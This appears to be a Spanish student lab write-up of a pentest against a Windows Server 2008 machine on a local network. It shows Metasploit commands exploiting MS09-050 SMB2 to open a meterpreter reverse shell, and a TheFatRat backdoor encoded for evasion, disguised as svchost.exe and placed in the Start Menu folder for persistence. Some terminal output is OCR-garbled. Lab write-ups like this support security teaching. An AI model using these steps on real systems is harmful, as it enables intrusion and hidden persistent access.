
## Práctica 1.3 B: Disponibildad y pentest (ampliación).


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15/10/2017

Tras escanear un servidor Windows 2008 con nessus, vemos que tiene varias vulnerabilidades que vamos intentar explotar.




Buscamos en metasploit framework, y vemos que tiene un exploit para esta vulnerabilidad.




Le decimos a msfconsole que queremos usar ese exploit de la siguiente manera

```
msf > use exploit/windows/smb/ms09_050_smb2_negotiate_func_index
```

Tras esto, vamos a hacer un show info para informarnos del exploit



Como vemos, este exploit da acceso al equipo, y esta soportado para la versión del servidor que estamos usando:



Así, que vamos a seleccionar el payload meterpreter reverse tcp y configuraremos las opciones

```
<u>msf</u> exploit(m<mark>s09_050_smb2_negotiate_func_index</mark>) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp

msf_exploit(ms09_050_smb2_negotiate_func_index) > show options
Module options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):
   Name
            Current Setting Required Description
   RHOST
                                 yes
                                              The target address
    RPORT
                                              The target port (TCP)
   WAIT
            180
                                              The number of seconds to wait for the attack to complete.
Payload options (windows/meterpreter/reverse_tcp):
                Current Setting Required Description
                                                  Exit technique (Accepted: '', seh, thread, process, none)
   EXITFUNC thread
                                     yes
                                     yes
   LHOST
                                                 The listen address
The listen port
                4444
   LPORT
                                     yes
Exploit target:
   Id Name
        Windows Vista SP1/SP2 and Server 2008 (x86)
msf exploit(ms<mark>09_050_smb2_negotiate_func_index</mark>) > set rhost 192.168.1.84
msf exploit(ms09_050_smb2_negotiate_func_index) > set lhost 192.168.1.83
msf exploit(ms09_050_smb2_negotiate_func_index) > set lhost 192.168.1.83
ms1 exptoit(ms05 osc_amb2_neg
lhost => 192.168.1.83
msf exploit(ms09 050 smb2_negotiate_func_index) >
```

```
msf exploit(ms09_050_smb2_negotiate_func_index) > show options
 odule options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):
          Current Setting Required Description
   RHOST 192.168.1.84
                                     The target address
                           ves
          445
                                     The target port (TCP)
                           yes
          180
                                     The number of seconds to wait for the attack to complete.
Payload options (windows/meterpreter/reverse tcp):
             Current Setting Required Description
                                        Exit technique (Accepted: '', seh, thread, process, none)
The listen address
The listen port
   EXITFUNC thread
                              ves
             192.168.1.83
                              yes
   LPORT
             4444
                              yes
Exploit target:
      Windows Vista SP1/SP2 and Server 2008 (x86)
 nsf exploit(ms09_050_smb2_negotiate_func_index) >
```

Ahora solo queda lanzar el exploit:

```
msf exploit(ms09_050_smb2_negotiate_func_index) > exploit

[*] Started reverse TCP handler on 192.168.1.83:4444

[*] 192.168.1.84:445 - Connecting to the target (192.168.1.84:445)...

[*] 192.168.1.84:445 - Sending the exploit packet (930 bytes)...

[*] 192.168.1.84:445 - Waiting up to 180 seconds for exploit to trigger...

[*] Sending stage (179267 bytes) to 192.168.1.84

[*] Meterpreter session 1 opened (192.168.1.83:4444 -> 192.168.1.84:49241) at 2017-10-15 21:13:44 +0200

meterpreter >
```

Como podemos ver, hemos conseguido una sesión meterpreter, ahora podemos realizar un montón de operaciones, una de las más comunes es migrar el proceso a otro proceso que sea común en la ejecución de Windows, por ejemplo, vamos a migrarlo a svchost.exe.

Primero realizaremos un ps para ver los procesos de la víctima.

## Ejecutaremos migrate 796

Hemos entrado en el sistema gracias a una vulnerabilidad, pero para cubrirnos las espaldas y poder entrar en el sistema incluso si la vulnerabilidad es parcheada, vamos a generar un archivo infectado, que subiremos al servidor. Para eso, usaremos TheFatRat. Tendremos que clonar el repositorio de git del proyecto.

```
File Edit View Search Terminal Help

root@athos:~# git clone https://github.com/Screetsec/TheFatRat.git
Cloning into 'TheFatRat'...
remote: Counting objects: 13525, done.
remote: Total 13525 (delta 0), reused 0 (delta 0), pack-reused 13525
Receiving objects: 100% (13525/13525), 281.72 MiB::|:15.42 MiB/s, done.loite
Resolving deltas: 100% (4969/4969), done.
Checking out files: 100% (9891/9891), done.eetsec/T... × +
root@athos:~#
```

Y posteriormente instalarlo de la siguiente manera:

```
Instalation completed , To execute fatrat write anywhere in your terminal (fatrat)
root@athos:~/TheFatRat# chmod +x setup.sh && ./setup.sh
GitHub-Screetsec/TheFatRat TheFatrata massive exploiting tool revealed >> An ea
```

Y abriremos el programa con fatrat desde la consola

```
Backdoor Creator for Remote Acces
                        Created by: Edo Maland (Screetsec)
Version: 1.9.5
                         Follow me on Github: @Screetsec
Dracos Linux: @dracos-linux.org
                           SELECT AN OPTION TO BEGIN:
                      Getting Started
     [01]
           Create Backdoor with msfvenom
     [02]
           Create Fud 100% Backdoor with Fudwin 1.0
     [03]
           Create Fud Backdoor with Avoid v1.2
     [04]
           Create Fud Backdoor with backdoor-factory [embed]
           Backdooring Original apk [Instagram, Line, etc]
     [05]
     [06]
           Create Fud Backdoor 1000% with PwnWinds [Excelent]
           Create Backdoor For Office with MicrosploitWOTKS
     [07]
     [08]
           Load/Create auto listeners
           Jump to msfconsole

    Extract The lalin-master to your home or and

           Searchsploit
     101
           File Pumper [Increase Your Files Size] od +x fatrat
           Configure Default Lhost & Lport
     12]
                                                chmod +x powerfull.sh
           Cleanup
           Help
           Credits
     [15]
     [16]
           Exit
[TheFatRat] — [~] - [menu]:
```

Seleccionaremos la opción 1 para crear el backdoor

```
rite cuit view search reminat netp
     Create Payload with msfvenom ( must install msfvenom )
   MSFVENOM
  =[v1.3 >]=
  \(@)(@)(@)(@)(@)(@)
 Created by Edo Maland ( Scree
          ______
       [1]
           LINUX >> FatRat.elf
       [2]
           WINDOWS >> FatRat.exe
           SIGNED ANDROID >> FatRat.apk
       [3]
       [4]
           MAC >> FatRat.macho
           PHP >> FatRat.php
       [5]
           ASP >> FatRat.asp
       [6]
           JSP >> FatRat.jsp
           WAR >> FatRat.war
           Python >> FatRat.py
       [10] Bash >> FatRat.sh
       11] Perl >> FatRat.pl
       [12] doc >> Microsoft.doc ( not macro attack)) if Works
       [13] rar >> bacdoor.rar ( Winrar old version)
       [14] dll >> FatRat.dll
                                         · Extract The Ialin-master to your home
       [15] Back to Menu

 chmod +x fatrat

        tRat] - [~] - [creator]:
                                         · chmod +x powerfull.sh
```

En esta ventana, seleccionaremos 2 para crear el archivo para Windows

Y nos pregunta la dirección ip local (en la que luego escucharemos con el multi/handler), el puerto y el payload que queremos utilizar.

Tras esto, se pone a hacer sus cosas y a compilar el ejecutable para Windows

```
root@athos: ~/TheFatRa
File Edit View Search Terminal Help
x86/shikata ga nai succeeded with size 495 (iteration=5)
x86/shikata_ga_nai succeeded with size 522 (iteration=6)
x86/shikata_ga_nai succeeded with size 549 (iteration=7)
x86/shikata ga_nai succeeded with size 576 (iteration=8)
x86/shikata_ga_nai succeeded with size 603 (iteration=9)
x86/shikata_ga_nai chosen with final size 603
Payload size: 603 bytes
Found 1 compatible encoders
Attempting to encode payload with 8 iterations of x86/countdown
x86/countdown succeeded with size 621 (iteration=0)
x86/countdown succeeded with size 639 (iteration=1)
x86/countdown succeeded with size 657 (iteration=2) angelog
x86/countdown succeeded with size 675 (iteration=3)
x86/countdown succeeded with size 693 (iteration=4)
x86/countdown succeeded with size 711 (iteration=5) to check out the [Changelog] and Read CHAN
x86/countdown succeeded with size 729 (iteration=6)
x86/countdown succeeded with size 747 (iteration=7)
x86/countdown chosen with final size 747
Payload size: 747 bytes
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/jmp call additive
x86/jmp_call_additive_succeeded with size 777 (iteration=0)
x86/jmp_call_additive chosen with final size 777
Payload size: 777 bytes
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/call4 dword xor
x86/call4_dword_xor succeeded with size 806 (iteration=0)
x86/call4_dword_xor chosen with final size 806
Payload size: 806 bytes

 chmod +x fatrat

Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata ga nai
x86/shikata_ga_nai succeeded with size 833 (iteration=0)
x86/shikata ga nai chosen with final size 833
Payload size: 833 bytes
Final size of exe file: 73802 bytes
Saved as: output//root.exe
Your rat file was created and it is stored in : /root/TheFatRat/output//root.exe
Press [ENTER] key to return to menu .
```

Ahora tenemos que renombrar el archivo y ponerle el nombre que queramos, y subirlo al servidor Windows desde la consola que teníamos de meterpreter

```
root@athos:~/TheFatRat/output# mv root.exe /root/svchost.exe
root@athos:~/TheFatRat/output#
```

Y ahora lo subimos con meterpreter al directorio inicio, para que se ejecute automáticamente cada vez que se inicie Windows

```
meterpreter > upload /root/svchost.exe "C:\Users\Administrador\AppData\Roaming\Microsoft\Windows\Start Menu\Programs"
[*] uploading : /root/svchost.exe -> C:UsersAdministradorAppDataRoamingMicrosoftWindowsStart MenuPrograms
[*] uploaded : /root/svchost.exe -> C:UsersAdministradorAppDataRoamingMicrosoftWindowsStart MenuPrograms
meterpreter >
```

Ahora, lo único que tendremos que hacer es quedarnos escuchando la conexión de la siguiente manera

```
msf exploit(handler) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.83:4444

msf exploit(handler) >
```

Ahora reiniciaremos el equipo windows2008 para probar si podemos entrar gracias al backdoor

```
[*] Started reverse TCP handler on 192.168.1.83:4444

msf exploit(handler) > [*] Sending stage (179267 bytes) to 192.168.1.84

[*] Meterpreter session 2 opened (192.168.1.83:4444 -> 192.168.1.84:49159) at 2017-10-15 21:46:51 +0200
```

Y con esto hemos conseguido poder acceder al equipo aunque este se actualice

